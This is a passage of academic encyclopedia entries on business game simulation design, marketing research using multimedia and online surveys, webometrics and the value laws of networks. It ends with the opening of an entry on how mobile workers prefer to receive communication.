Face validity. Face validity defines the coherence of simulation behaviors in relation with the user's expectancies on perceived realism. It is also possible to point out that the perceived soundness of the simulation is a primary concept concerning the users' learning (Whicker & Sigelman, 1991). The simulation cannot react randomly to the user's stimulus, but it should recreate a certain logic path which starts from player action and finishes with the simulation reaction. It is consistent with HCI and learning theories to argue that an effective business game has to be designed to allow users to recognize a strong coherence between simulation reactions to their actions and their behavior expectancies.

INTERFACE DESIGN

The main aspect that has to be considered when designing a business game is the ability of the simulation to create a safe test bed to learn management practices and concepts. It is fundamental that users are allowed to experiment behaviors related to theoretical concepts without any real risk. This issue, together with aspects of fun and the creation of a group collaboration context, could be useful to significantly improve the learning level.

Thus, a good simulation is based on homomorphic assumptions. Starting from the existence of a reality with *n* characteristics, homomorphism is the ability to choose *m* (with $n>m$) characteristics of this reality in order to reduce its complexity without losing too much relevant information. For example, in a F1 simulation game, racing cars can have a different behavior on a wet or dry circuit, but it cannot have different behavior among wet, very wet, or almost wet.

In order to minimize the negative impact on learning processes, it is important that characteristics not included in the simulation should not impact too much on the simulation realism.

Furthermore, business games are not necessarily an activity that most managers and students engage in. Lack of experience with simulation technology could compromise the effectiveness of games or simulations as learning environments. A solution to this problem resides in the effective design of the interface–with a shallow learning curve. Many practitioners are of the opinion that simulation success (and also distance learning) is a function of the quality of graphics and special effects. We view the problem in somewhat different terms, however. For learning purposes, the perceived importance of the interface decreases as its quality increases. Actually, the role of the interface reaches a perceived maximum and then becomes asymptotic (i.e., does not grow very much). At a sufficient level of performance, the interface becomes transparent to users, and further improvements will not be noticed. It is more important, therefore, to attend to the quality of the interactivity than to the quality of the graphics. Then, the interface should be designed for "one shot usage." In a departure from videogames, learning interfaces can be used over a much shorter period of time, with a learning curve measured not in hours, but in minutes (this feature is clearly stressed in the management information systems literature, and labeled as "ease of use" in Venkatesh et al., 2003).

CONCLUSION

Several studies have shown the importance of involvement and participation in the fields of standard face-to-face education and in distance learning environments (Webster & Hackley, 1997). This research note extends the validity of previous statements to the business game field.

The discussion above allows us to point out the relevant impact on learning of three types of variables, in using a business game: group dynamics, relations with instructors, and human-computer interaction.

From previous research, it is possible to argue that the "game" dimension captures a strong part of participants' cognitive energies (Proserpio & Magni, 2004). The simulation should be designed in a fashion as interactive as possible. Moreover, instructors should take into account that their role is to facilitate the simulation flow, leaving the game responsibility to transmit experiences on theories and their effects.

This is possible if the simulation is easy enough to understand and use. In this case, despite the fact that the simulation is computer-based, there is not the emergence of a strong need for computer proficiency. This conclusion is consistent with other researches which showed the impact of the easiness of use on individual performance and learning (Delone & McLean, 1992).

The relationship between user and machine is mediated by the interface designed for the simulation, which represents a very powerful variable to explain and favor the learning process with these high involvement learning tools.

Computer simulations seem to have their major strength in the computer interaction, which ought to be the main focus in the design phase of the game. Interaction among groups' members is still important, but less relevant than the interface on individual learning.

KEY TERMS

Business Game: Computer-based simulation designed to learn business-related concepts.

HCI (Human-Computer Interaction): A scientific field concerning design, evaluation, and implementation of interactive computing systems for human usage.

Interface: The meeting point between a computer and someone outside of it. Common interfaces between people and computers are the monitor screen, the keyboard, the graphical system used to present information to the user, and so on.

Omomorphism: A real environment, characterized by a certain number of distinctive traits (n), is described through a number of variables (m) that is lower than the original environment ($m<n$), without losing much information useful for instructional purposes.

TWQ (Teamwork Quality): A comprehensive concept of the quality of human interaction in teams. It represents how well team members collaborate or interact.

VLE (Virtual Learning Environment): Computer-based environments for learning purposes.

Marketing Research Using Multimedia Technologies

Martin Meißner

INTRODUCTION

Marketing research is the process of systematically gathering, analyzing, and interpreting data pertaining to the company's market, customers, and competitors, with a view to improving marketing decisions.

Multimedia technologies and the Internet have created opportunities previously unimagined in marketing research practice. Electronic or online marketing research takes one of two forms: research about the Internet and research on the Internet. Generally, marketing research activities cover the provision of relevant information to identify or solve marketing problems in the areas of market segmentation (e.g., selecting target markets or segments) as well as product (e.g., preference measurement for concept testing or new product development), pricing (e.g., identifying price thresholds), promotion (e.g., media and copy decisions), and distribution (e.g., location of retail outlets) decisions (Malhotra & Birks, 2005).

This article aims to:

- Review the impact of applying multimedia technologies to classic marketing research problems.
- Present the different types of marketing research activities about the Internet as the most prominent application area of multimedia technologies.
- Discuss the use of multimedia in online surveys in comparison to the traditional paper-and-pencil approach.

The main contribution of the article is a discussion of advantages and challenges provided by innovative multimedia and network technologies for marketing researchers. Moreover, we present cues for improving the quality of surveys.

The remainder of the article is structured as follows: First, we present examples of the application of multimedia technologies to illustrate the impact of multimedia on classic marketing research tasks. Subsequently, Web log mining, Web usage mining, and Web content mining are introduced as common marketing research fields directly concerned with research about the Internet. Then, benefits and challenges of online surveys are reviewed. Thereafter, we discuss response errors and ethical questions as crucial issues for the quality of data gained by online surveys. Finally, we draw conclusions and provide a spot on future developments.

USING MULTIMEDIA TECHNOLOGIES FOR CLASSIC MARKETING RESEARCH TASKS

Applying Multimedia in Preference Measurement

Multimedia technologies enable the combination of different types of stimuli, such as text and visual representation, as well as various choice alternatives. An often decisive plus of using multimedia technologies in marketing research is the ability to interact with the respondent. A salient example of the virtue of this fact is the adaptive conjoint analysis (ACA) from Sawtooth Software, which facilitates the measurement of customers' preferences for different product or service designs. ACA customizes each interview so that each respondent is asked in detail only about those attributes of greatest relevance to him or her.

Figure 1. Screenshot from the ACA Software (with kind permission from Sawtooth Software Inc.)



Figure 2. Screenshot of flash animation of a virtual seat remote control concept (with kind permission from rc research GmbH and Lufthansa AG)



A screenshot of a pair-wise comparison from the ACA of Sawtooth Software is depicted in Figure 1. Two complex products have to be compared according to their desirability.

As indicated in Figure 1, various types of information can be combined in the use of multimedia. In this example, a combination of visual and textual stimuli, and the possibility to answer by means of ticking a checkbox, is dovetailed into the multimedia. Of course, the annotation of further multimedia technologies, such as sound, is easy to conceive.

Applying Multimedia in Concept Testing

Product concept evaluation is traditionally done using physical prototypes, which is very costly and time-consuming. Interactive animations of detailed prototypes can be used to test preliminary product concepts (see Figure 2). Even for products that already physically exist, virtual prototypes are useful. Particularly, cost savings and speed advantages may lead to a higher degree of parallel prototyping and creativity (Bock & Treiber, 2004). The predictive power of Internet-based product concept testing has been investigated by Dahan and Srinivasan (2000). It is shown that virtual prototypes using visual depiction and animation lead to similar results to those produced by physical prototypes.

Applying Multimedia Technologies for Virtual Shopping Environments

Virtual shopping environments can be used to study the in-market performance of a new product at the prelaunch stage. In most cases, 3D virtual environments are used to replicate the in-store shopping experience. The participant is placed in a virtual store, where he or she can walk through the store, interact with his or her environment, and purchase all the products he or she wants. These systems offer significant advantages to the researcher because he or she has complete control over all aspects concerning the shopper's environment as an experimental design. According to Bock and Treiber (2004), shopper research systems nowadays differ greatly in the complexity of the store simulation, the interactivity, the mode of presentation (panoramic projections of virtual stores in a "cave" visualization facility versus wide-curved screens and head-mounted displays), the mode of data collection, and budget considerations. Campo, Gijsbrecht, and Guerra (1999) summarize validation studies and demonstrate the ability of virtual shopping environments to accurately reflect in-store shopper behavior.

USING MULTIMEDIA TECHNOLOGIES FOR WEB MINING

Web mining aims to identify interesting patterns of consumers' behavior (Web usage mining), competitors' behavior (Web content mining), and the structure of the vital information space, which is a marketplace in itself (Web structure mining), but also an arena for marketing communication, which is achieving increasing importance.

Table 1. Techniques frequently used in Web usage mining

Technique	Result
Decision tree, naïve Bayes algorithm, neural networks, discriminant analysis, support vector machines	Predicting whether or not a customer will visit a page or buy a product or service
Sequence clustering and click stream analysis	Assessing which pages are attractive and identifying the pages with high likelihood of dropping out the user
Association analysis	Finding sets of items that are commonly bought together

Web mining differs from the other types of online research discussed here, with respect to the relevant errors discussed in Table 3 that have to be considered, but also regarding techniques that are applied to find the interesting patterns.

Web Usage Mining

Web usage mining utilizes the protocol files the user generates while browsing the Web. The most prominent example is the analysis of servers' log files. This protocol embraces the client's IP, date, and time of access and all the names of the accessed media object files. Table 1 provides an overview of analysis techniques frequently used in Web usage mining. A more detailed description of the techniques is given in Srivastava, Cooley, Deshpande, and Tan (2000).

With regard to selling products und services on the Web, the integration of these techniques in recommender systems (Gaul & Schmidt-Thieme, 2002) provides mutual benefits. The customer gets a personalized offer and is not bothered by irrelevant offers or information. The vendors can expect sales above the line and, more importantly, higher customer retention.

An innovative tool of Web usage mining for the marketing researcher is the online auction (Spann & Tellis, 2006). These multimedia markets can be used to find optimal prices for product and service innovation, but also for testing theories developed in marketing science or psychology.

Web Content Mining

The goal of these activities is to find similar contents on the Web, which is especially important for competitor analysis. A particular feature of almost all business on the Web is that the next best offer is just one mouse click away. Consequently, offers, prices, and services of the competitors need to be monitored on a regular basis. Moreover, the Web provides information on innovative services, up-and-coming technologies, and so forth. Spiders, sophisticated neural networks, and information foraging theory-based algorithms are used for Web content mining (Scholz & Wagner, 2006).

Web Structure Mining

Web structure mining reveals the underlying link structures of the Web. This is useful to categorize Web pages and to assess the similarities and the relationships between Web sites. One of the most interesting challenges is discovering authority sites for considered markets or even industries (Kosala & Blockeel, 2000).

WHAT ARE THE BENEFITS FROM ONLINE SURVEYS APPLYING MULTIMEDIA TECHNOLOGIES?

Online surveys can be conducted by means of interactive interviews, for example, in the case of focus groups, or by questionnaires being designed for self-administration. Electronic interviews can be realized via e-mail or chat rooms, whereas survey questionnaires can be administered by either e-mail, posted in newsgroups or discussion forums, or on the Web using HTML format or more sophisticated multimedia technologies such as Flash or JavaApplets.

The differences between online and off-line/classic marketing research surveys have been largely discussed in the marketing research community (Couper, 2000; Fricker, Galesic, Tourangeau, & Yan, 2005; Illieva,

M

Table 2. Provided facilities of mail and Web surveys

Provided Facilities	Paper-and-pencil	Web-based
Administrative burden (in terms of ease of use)	High	Low
Costs	High	Low
Response time	Slow	Fast
Personalization and customization	Some	Yes
Allowing for anonymous answering	Yes	Possible
Prevention of multiple submissions	No	Possible
Random or adaptive presentation of questions/items	No	Yes
Automatic feedback during survey	No	Yes
Automatic transfer of responses to database	No	Yes
Skills needed to design and implement questionnaire	Low	Depends
Response control during the survey	No	Yes
Animations, sounds, movies, and graphic options	No	Yes
Generation of representative samples	Easy	Hard

Baron, & Healey, 2002). Table 2 outlines the main differences as found in the literature. The most important benefits arising from the online marketing research by means of multimedia technologies are briefly outlined next.

- **Animation:** Dynamic HyperText Mark-up Language, Java and JavaScript, flash movies, and animated Gifs allow for representing animated stimuli to the researcher, and thus provide a broader variety of stimuli representation (Birnbaum, 2004).
- **Ease of Use:** A widely recognized advantage is the ease of use of online surveys. Researchers avoid much of the administration burden of sending and receiving questionnaires. Particularly, data entry in the form of manual transcription of data from a hard copy questionnaire is no longer needed since the data are available in electronic form once a questionnaire is completed, thus avoiding transcription errors. Moreover, researchers are able to control the sample data at each stage of the survey and can get an impression of the data "on the fly."
- **Costs:** Cost reduction is a strong argument in favor of the online survey method. The initial cost of implementing the survey in a multimedia environment is obviously higher than in many classic surveys, for example, paper-and-pencil studies. In contrast, variable costs (costs of postage and printing, telephone and involvement of the interviewers, costs for clerical support, and data entry) are considerably lower in online surveys (Wilson & Laskey, 2003). Therefore, large-scale surveys do not require greater financial resources than small surveys (Illieva, Baron, & Healey, 2002).
- **Speed:** Receiving the respondents' answers quickly is another advantage of online surveys. The lion's share of responses is generated within the first 48 hours, for example, the e-mail survey of Wygant and Lindorf (1999) took two days for 80% of the final responses to be received. Most comparative research studies indicate that the response time is much longer for postal surveys than for online surveys (Illieva et al., 2002).
- **Feedback:** The respondents' motivation to participate in a survey can be increased by dynamic or interactive feedback forms during the survey. At best, the feedback might be a non-monetary incentive for the respondent and improve the probability of conducting the survey. Moreover, the quality of the respondent's answers can be improved when he or she is able to validate or even correct his or her previous judgments on the basis of such a feedback.

Table 3. Systematic errors and how to tackle them

Systematic Error	Effect	Control Variable/ Influence Factor	Remedies
Coverage Error	Samples over-represent males, college graduates, and the young	Penetration of Internet technology	- use of panels - weighting the outcome based on socio-demographics - recruit respondents off-line
Sampling Error	Non-representative sample with inaccurate or misleading information	Selection of the sample from the frame population	- increase sample size - inspect the relationship between sample frame and target population
Non-Response Error	Differences between respondents and non-respondents on the variables of interest	People's willingness and ability to complete the survey	- avoid technical difficulties (due to connection speed) - use of Web surveys with invitation - use mixed-mode survey strategies (in combination with telephone or mail surveys)
Measurement Error	Deviation of answers from their true values	People's willingness and honesty to give correct answers	- evaluate appropriateness of design and wording with regard to different browser settings - use randomization, customization, and real-time editing - provide online help functions

CHALLENGES ARISING FROM ONLINE SURVEY BY MEANS OF MULTIMEDIA TECHNOLOGY

The simplicity of generating large sample sizes enables students, scientists, and commercial organizations to conduct surveys easily and quickly with thousands of contacts. However, the advantages might become a pitfall for those who overlook ethics-quality relationship in marketing research. To deter respondents' unwillingness to participate in further surveys, or even the feeling of being abused, the ICC/ESOMAR (International Chamber of Commerce/European Society for Opinion and Marketing Research), comprising more than 4,000 members, has developed an International Code of Marketing and Social Research Practice (which can be downloaded for free on www.esomar.org). It also defines criteria to assure the reliability and validity of research.

Mail surveys give the respondents the choice of being anonymous, whereas e-mails always disclose the sender's identity. In the case of online questionnaires, a separate mailing of personal information may strengthen the respondent's feeling of anonymity. Nevertheless, experienced users will be aware of the fact that questionnaire responses and personal data can be collated via the Internet Protocol (IP) address (Sassenberg & Kreutz, 2002).

DATA QUALITY OF ONLINE DATA COLLECTION METHODS

The major sources of errors, both in online and in mail surveys, are sampling, coverage, non-response, and measurement error (Couper, 2000). Hints on how one should cope with these errors with regard to online surveys are summarized in Table 3 and will be discussed next.

The coverage error is a function of the mismatch between the target population and frame population. Obviously, the coverage error is largely dependent on the penetration of the Internet technology and, therefore, constitutes the biggest threat to the representativeness of online samples. The demographic differences between those with Web access and those without are called "digital divide" (Couper, 2000). Several studies show that online samples over-represent males, the better educated, and the young. Even though the Web is in a state of massive growth and flux, these population differences are likely to persist for some time (Andrews, Nonnecke, & Preece, 2003). In order to tackle the coverage error, one might use panels or e-mail lists for specific sample frames. Several vendors offer e-mail addresses selected by gender, interests, or online purchasing. The participants of these panels have generally agreed to take part in the surveys.

The sampling error results from the fact that not all members of the frame population are measured. The estimation of the sampling error requires that probability sampling methods are used so that every element of the frame population has a known nonzero probability of being selected. Unless the frame is drawn from an online panel, the degree of the sampling error is generally unknown.

If some respondents of a sample are unwilling or unable to take part in a survey, a non-response error will result. This means that the non-respondents may systematically differ from respondents concerning the variables of interest. Internet surveys in general are subject to the same non-respondent problems as telephone surveys, but present additional challenges.

The measurement error can be described as the deviation of the answers of respondents from their true values on the measure. In contrast to administered surveys, in self-administered online surveys, there is no interviewer to explain the questions. An advantage of computer-assisted methods is the ability to include design features like randomization, customization of wording, and real-time editing, which cannot be implemented in paper surveys. Web surveys may take advantage of a higher degree of anonymity compared to paper surveys (Fricker & Schonlau, 2005). In a nutshell, Web questionnaires might have advantages in the way of a better display, allowing for more interactivity and offering a higher usability, compared to traditional surveys.

A SPOT ON FUTURE DEVELOPMENTS

Multimedia technologies extend the possibilities of classic marketing research. An exceptional quality of online investigations is adaptive and randomized questioning, which permits a deeper insight into customer's preferences, for example.

The following areas are contemporarily evolving:

- Assessing the respondents via handheld devices such as cellular phones, PDAs, and so forth
- New data provided by new technologies such as RFID tags
- New multimedia buying environments, such as reverse auctions
- Marketing research in the course of m-commerce and GPS tracking of the respondents

Moreover, interesting fields for extending the buyer behavior theory are arising, particularly the impact of multimedia price agents (e.g., www.priceline.com, etc.), as a result of the increasing spread of multimedia in everyday life.

CONCLUSION

Multimedia and networks enhance both marketing researchers' options for data gathering and the quality of results by means of realism studying the stage of data gathering, accuracy, cost, and timeliness of results. Interactive surveys demonstrate clear advantages concerning the organizational burdens as well as the costs and the respondents' efforts, but coverage of the target population and the digital divide might lead to difficulties for some market research applications.

In addition to the traditional scope of marketing research, the network and multimedia-based applications are suitable to investigate the competitive structure and buying behavior in e-commerce as well as innovative direct marketing offers. Thus, these applications are likely to gain importance within the marketing research industry.

THE WEB: A COMPLEX NETWORK

The Internet is one of the newest and most powerful media that enables the transmission of digital information and communication across the world, although there is still a digital divide between and within countries for its availability, access, and use. To a certain extent, the level and rate of Web diffusion reflects its nature as a complex structure subject to positive network externalities and to an exponential number of potential interactions among individuals using the Internet. In addition, the Web is a network that evolves dynamically over time, and hence it is important to define its nature, its main characteristics, and its potential.

THE INTERNET AND THE WEB

In order to investigate the nature of the Web, it is essential to distinguish between the physical infrastructure (which we will call the "Internet") and the World Wide Web (mostly known as *www*). The Internet is a series of connected networks, each of which is composed of a set of Internet hosts and computers connected via cables, satellites, and so forth. The Web is hosted by the Internet with e-mail as another popular service. The Web is a collection of Web pages and Web sites, many interconnected through hyperlinks, enabling information and communication to "flow" from one computer to another. Therefore, the Internet is the physical infrastructure reflecting the technical capability of a given geographical area (i.e., a country, a region, or a city) to enable effective and efficient exchanges of digital information; while the Web is a virtual space reflecting the ability to create and export digital information. Of course, the latter would not exist without the former (Berners-Lee & Fischetti, 1999).

While the Internet has a relatively stable infrastructure (because the investments to implement and maintain it are large and costly and few key organizations are involved: mostly corporate, governmental, or nongovernmental organizations), the Web changes very rapidly over time (because it is relatively cheap and easy to create and maintain a Web site and the number of people involved is huge). It is therefore difficult to give a precise and up-to-date description of the Web. For technical reasons, it also defies precise description (Thelwall, 2002).

The most common indicator of Internet diffusion is the number of Internet domain names, which should indicate the ability of a given geographical area to create digital contents and support the exchange flows of information. Unfortunately, this concept is ambiguous and its measurement does not entirely capture the actual diffusion of the Web. First, most generic top level domains (gTLDs), which accounted for almost 67% of the total domains in January 2004 and 56% in January 2007, do not reflect any specific geographical location. Second, some country code top level domains (ccTLDs), even if nominally geo-located, display a mismatch between the official location of the TLD and the actual source of digital information. For example, the .tv domain (an acronym for Tuvalu Islands) is very diffused among television companies internationally because of its acronym, and hence most .tv Web sites are not related to the owning country. Similarly, .nu (an acronym for Niue Islands) is quite common among commercial sites playing on the phonetic similarity between "*nu*" and "*new*", but not necessarily because Niue inhabitants create digital contents for the Web. Third, even if considered jointly with other technological and economic indicators (e.g., the number of computers or telephone lines), the number of Internet domains may capture a large share of the Internet infrastructure, they do not reveal digital information flows.

Hence, it is crucial to use suitable indicators to map the infrastructure of flows of digital information across the Web. The number of Web pages and sites reflects the amount of information available on the Web, but not the structure of digital information flows, the ability to create digital contents and, to attract e-attention, or the crucial issue of the quality of information.

MEASUREMENTS FROM SEARCH ENGINES

Many Webometric studies need to count the number of Web pages or hyperlinks in one or more Web sites. Although there is special purpose Web crawler software that can do this, such as SocSciBot (socscibot.wlv.ac.uk), most researchers use special commands in commercial search engines. To estimate the number of pages in a Web site, the advanced search site can be used in Google, Yahoo!, or Live Search. For example, to estimate the number of pages in the BBC Web site, the search `site:bbc.co.uk` could be entered as a search in one of the three search engines. Similarly, to count the number of pages linking to the BBC Web site, the search `linkdomain:bbc.co.uk` could be submitted to Yahoo! (only). The two advanced search commands site: and linkdomain: are hence very powerful and have been used in many Webometric investigations (Thelwall, Vaughan, & Bjorneborn, 2005), for example, to compare the sizes of international collections of Web sites and to analyse structures of hyperlinking between them.

One drawback with using commercial search engines for research data is that they do not crawl the whole Web, and perhaps less than 16% of the static pages (Lawrence & Giles, 1999). This means that their results are always likely to be underestimates. Moreover, search engine results can vary unexpectedly over time (Rousseau, 1999) and hence it is difficult to know how reliable their results are, even for comparison purposes. Finally, search engines can estimate different total numbers of results on different results pages (Thelwall, 2008). For example, the first page may report that the estimated number of matches to the query is 45,000, whereas the second page may estimate only 30,000. Nevertheless, recommendations have been made for dealing with this situation and for understanding the results (Thelwall, 2008).

LINK ANALYSIS

A relevant problem in the analysis of the Web concerns measurement. Almind and Ingwersen (1997) adopted quantitative techniques, derived from bibliometric and infometric procedures to analyse the structure and the use of information resources available on the Web. Hence, they introduced the term Webometrics: the bibliometric study of Web pages.

The intuition of these authors was to adapt citation analysis and quantitative analysis (i.e., impact factors) to the Web in order to enable the investigation of Web page contents and to rank Web sites according to their use or "value" (calculated through hyperlinks acting as citations); to allow the evaluation of Web organisational structure; to study net surfers' Web usage and behavior; and finally to check Web technologies (e.g., retrieval algorithms adopted by different search engines).

The starting point of Webometrics takes into account the structure of the Web: a network of Web pages connected through the Internet hyperlinks, strings of text that support Web navigation, which are particularly suitable for this metric analysis. Although hyperlinks may perform different functions (e.g., authorising, commenting, and exemplifying) (Bar-Ilan, 2004; Harrison, 2002), the essential feature for Webometrics procedures is their directionality.

Since hyperlinks are directional, it is possible to distinguish between the "outgoing" links (i.e., hyperlinks pointing to other Web pages "importing" digital information) and "incoming" links (i.e., links received from other Web pages "exporting" digital information). Second, because these hyperlinks are included in a Web page or site characterised by a domain name, it is easy to assign (subject to the above mentioned limitations) the ability to offer or request digital information and contents to a particular player (i.e., country, region, institution or organisation). Thus, hyperlinks allow analysts to study the relational structure of the Web (Park, 2003; Thelwall, 2005).

Hence, it is possible to capture the relevance of a Web page or site according to its references (outgoing links) or citations (incoming links) (Almind & Ingwersen, 1997; Björneborn & Ingwersen, 2001; Rousseau, 1997; Thelwall & Smith, 2002). An example of an index calculated in Webometric analyses is the "Web impact factor," a measure similar to the impact factor calculated in bibliometrics, which captures the influence of a site across the whole Web by calculating the number of incoming links from other sites (Ingwersen, 1998).

There are some possible drawbacks related to the use of hyperlinks as useful indicators. First, since inserting a hyperlink in a Web page is a simple and a relatively inexpensive action, the informational content of hyperlinks as indicators is low. Second, different categories of Web sites (e.g., commercial, institutional, and academic) may use hyperlinks in totally different ways.

The answer to the first criticism highlights that, since the physical space in a computer screen and, above all, the surfer's attention is limited, there is a "nonmonetary" budget constraint which acts as a powerful disciplining mechanism in forcing the Web designer to limit the number of hyperlinks contained in a given Web page (Maggioni & Uberti, 2007). Many Web design textbooks show that the number of hyperlinks is a key element in determining the attractiveness of a Web page and that the attractiveness of a page is a nonmonotonic function of the number of hyperlinks (Lynch & Horton, 2002). The number of hyperlinks should in fact be not too low but also, and more important, not too high since both "empty" and "full" Web pages are considered unpleasant. This is true for all Web pages with the exception of search engine Web sites in which the larger the number of hyperlinks, the better. However, many search engines (including Google) use the number of incoming hyperlinks (i.e., the number of other Web sites pointing to the targeted one) as a relevance criterion for ranking Web sites matching a given search (Brin & Page, 1998).

The purposes behind the presence of a hyperlink are potentially numerous (e.g., functionality, business purposes, semantic, or rhetorical reasons), but its presence can be analysed according to the different purposes of the Web sites. Thus, the second criticism may be answered (trading off generality for precision) by limiting the scope of the analysis to the same sort of Web sites (e.g., only commercial or only academic).

A more general use of hyperlinks from an economic perspective may lead to a comparison between a country's position in the structure of exchange of digital information and contents and in the structure of trade of different goods and services (Brunn & Dodge, 2001; Uberti, 2004); or to the analysis of the inter-regional and intraregional relationships existing between a number of selected institutions (such as universities, local government, chambers of commerce) (Maggioni & Uberti, 2003, 2007).

The structure of the Web is also very interesting for topological studies. Several mappings of hyperlinks describe the Web structure as a "scale-free" or Pareto network where very few Web pages and sites have very many hyperlinks and the rest of the Web have few or none (Barabasi, 2002).

A map of the 1999 Web, as crawled by AltaVista, shows a graph structure similar to a bow-tie with a large center (28% of the total) of pages that can reach each other by following a path of one or more links with the majority of nodes (pages); some nodes (21%) exclusively connected to the center via chains of incoming links; other nodes (21%) connected to the Web center exclusively via chains of outgoing links; and some nodes, called tendrils (22%), hanging off the two extremities. Finally, 8% of the nodes are completely disconnected from the centre (Broder, Kumar, Maghoul, Raghavan, Rajagopalan, Stata, et al., 2001).

In contrast, some studies have emphasised that the hyperlink structure is not homogeneous enough to be represented as a scale-free network because some typologies of Web pages (e.g., universities and newspapers) have a distribution of hyperlinks that is much more similar to a Gaussian distribution, suggesting an underlying random network generation infrastructure (Pennock, Flake, Lawrence, et al., 2002).

Finally, one important development in social science link analysis is the creation of a formal methodology for the stages of a research project (Thelwall, 2006). The stages include a pilot study to test whether a research idea is likely to work and a validation stage in order to ensure that any interpretations placed upon the results are justified by the data.

MEASURES AND VALUES: THREE "LAWS" OF THE INTERNET

While the previous sections have been devoted to the issue of measuring the size of the Internet and the connectivity of its nodes (pages), this section deals with some different possible attributions of economic value to such measurements. This issue is not new and does not refer exclusively to the Internet, as it is related to any sort of networks. However, as will become evident in the following, its relevance is stronger for the Internet, given its gigantic size and heterogeneous connectivity patterns.


The first and most simple way to look at economic value within the Internet is to consider it as a network providing services to a given number of users. One may say that the value of a particular Web page (e.g., the home page of a search engine) is given by the number of users (per unit of time). This perspective, which sees Internet merely as a new form of broadcasting (with a "one sender-many receivers" structure), relates the value (V) of a network to the number of users, N. The expression $V = \alpha N$ is known as Sarnoff's Law after David Sarnoff (1891–1971), an American radio (RCA) executive and pioneer of the television (NBC) industry, where α is a positive parameter. According to this "law," the value of a site would depend linearly on the number of users and, by extension, the value of a network depends linearly on the number of users.

A different perspective was put forward in the early 1980s by Robert Metcalfe (b. 1946), the inventor of Ethernet, who described the Internet as a new type of communication network in which what is valuable is the number of (bilateral) connections. Therefore, since the number of possible (ordered) couples in a network of N users is $V = N(N–1)$, and if we assume that all connections are equally valuable, then the value of the network is $V = N^2–N$, which for sufficiently large networks is similar to N^2. This algorithm has been labeled "Metcalfe's Law" 10 years after in a paper by Gilder (1993).

A third viewpoint, attributed to David Reed (b. 1952), a computer scientist and IT executive, is based on the "group forming" function of the Internet. If the value in a network derives from the participation to groups and communities, then in a network of N users it is possible to form 2^N different groups. If one assumes that all groups are equally valuable, then the value of the network is $V = 2^N$. This is the claim of "Reed's Law" formulated in 1999 (Reed, 1999).

In 2005, Andrew Odlyzko, a mathematician, and Benjamin Tilly, a programmer, argued that the main problem with both Metcalfe's and Reed's Laws lies in the assumption that all connections and groups are equally valuable. If this is not true and much empirical evidence suggests that any ordered collection of items shows a skewed distribution of size, popularity, or relevance in which if one sets arbitrarily equal to 1 the relevance of the most relevant item, the second item will be about half of the first one in the measure used, the third one will be about one third of the first one and so on (Odlyzko & Tilly, 2005). The sum of the series 1

Figure 1. Different values for the same network



+ ½ + 1/3 + ¼ + ….1/N = log N. Multiplying the value of the connections for all members in the network, the value of the network, according to Odlizko and Tilly, is $V = N\log(N)$.

Graphically this new interpretation lies between Sarnoff's original intuition (a linear function) and Metcalfe's quadratic function, as shown in Figure 1.

Odlizko and Tilly did not used the term "law" on purpose for their new and alternative algorithm to calculate the economic value of a network and this explains why, under the heading of "three laws," this section makes reference to four different algorithms, and perhaps, due to the complex structure of the Internet, some others may appear in the future.

CONCLUSION

Webometrics uses quantitative indexes, derived from bibliometric procedures to measure different dimensions of the Web. Hyperlinks constitute a powerful indicator to measure the "Web impact factor" of Web pages and sites, and to capture the market structure of digital information. Future economic Webometric research may involve the investigation of actual exchanges of information from one computer to another. This implies moving the focus of the analysis from the mere existence of a hyperlink to a "click" on it. In this way, it would be possible to investigate the actual behavior of net surfers and measure the effective and actual exchange of information which flows around the world each day through the Internet.

KEY TERMS

ccTLD: Country Code Top Level Domain is the TLD associated to a country and corresponds to its ISO3166 code. Different from gTLDs, these domains are exclusive to countries.

Digital Divide: This term was first introduced by the Clinton Administration in 1999, analysing the diffusion of computers and the Internet among Americans. Some surveys emphasized the separation between information "haves" and "have nots" within ethnic groups and urban/rural populations. Later, this concept was extended worldwide, distinguishing between countries with much ICT and easy access to information and countries that have limited ICT facilities and difficult access conditions. Nowadays, the term digital divide refers to differences in the availability, access, and use of new technologies across and within countries.

Domain Name: Typically, the part of the address of a Web site after the http:// and before the final slash (e.g., www.google.com). There exist three main typologies of top-level domain names (TLD) that characterize the ending part of each Web address: there are generic top-level domain (gTLD), country code top-level domain (ccTLD), and infrastructure top-level domain.

gTLD: Generic Top Level Domains are TLD reserved regardless of geography. At the present time, there are the following gTLDs: .aero, .biz, .com, .coop, .info, .int, .jobs, .mobi, .museum, .name, .net, .org, .pro, .tel, and .travel. There exist other peculiar gTLD, such as .edu, .mil, and .gov, that are reserved for United States educational, military, and governmental institutions or organizations; .asia is restricted to the Pan-Asia and Asia Pacific community, and .cat is restricted to the Catalan linguistic and cultural community.

Hyperlink: An active link placed in a Web page that allows the net surfer to jump directly from this Web page to another and retrieve information. This dynamic and nonhierarchical idea of linking information was first introduced by Tim Berners-Lee to manage scientific information within a complex and continuously changing environment like CERN. Internet hyperlinks are directional: outgoing links leaving a Web page and incoming links targeting a Web page.

Web Impact Factor: Similar to the impact factor calculated in bibliometrics, it is a measure of the influence of a site across the entire Web calculated according to the number of links from other sites.

Media Channel Preferences of Mobile Communities

Peter J. Natale

Mihai C. Bocarnea
Regent University, USA

INTRODUCTION

Contemporary organizations are drastically changing, in large part due to the development and application of newer communication technologies and their respective media channel options. Within virtual organizations, business leaders are increasingly faced with issues associated with managing and communicating with their mobile workers. According to Richard L. Nolan and Hossam Galal of the Harvard Business School, global businesses are aggressively exploring and investing in the virtual organization paradigm. Furthermore, organizations of all sizes increasingly have become virtual in nature. In the case of organizations involved in information processing, newer communication technologies are being used by 71.9% of small firms and 81.3% of large firms, according to a Small Business Administration study. The same study also concluded that the number of U.S. companies that have virtual and telecommuting programs have more than doubled since 1990.

The challenge for leaders within this rapidly changing environment is to determine the best ways to lead and communicate with increasing numbers of mobile staff members. These leaders have an astounding array of high technology communication tools to choose from when communicating with their employees. They also have concerns about the preferences and uses these workers have for various forms of communication. As organizations seek to optimize communication and share information with their mobile workers and scholars seek to understand the utility and influence of specific organizational communication technologies, such as PDAs and smartphones, which are rapidly emerging as a new and appealing communication tools.

The core capability of these devices is a combination of software and hardware that transfers voice and e-mail wireless messages and performs other business related tasks. Current estimations indicate that mobile data will have a penetration rate among the U.S. population of nearly 60% in 2007.

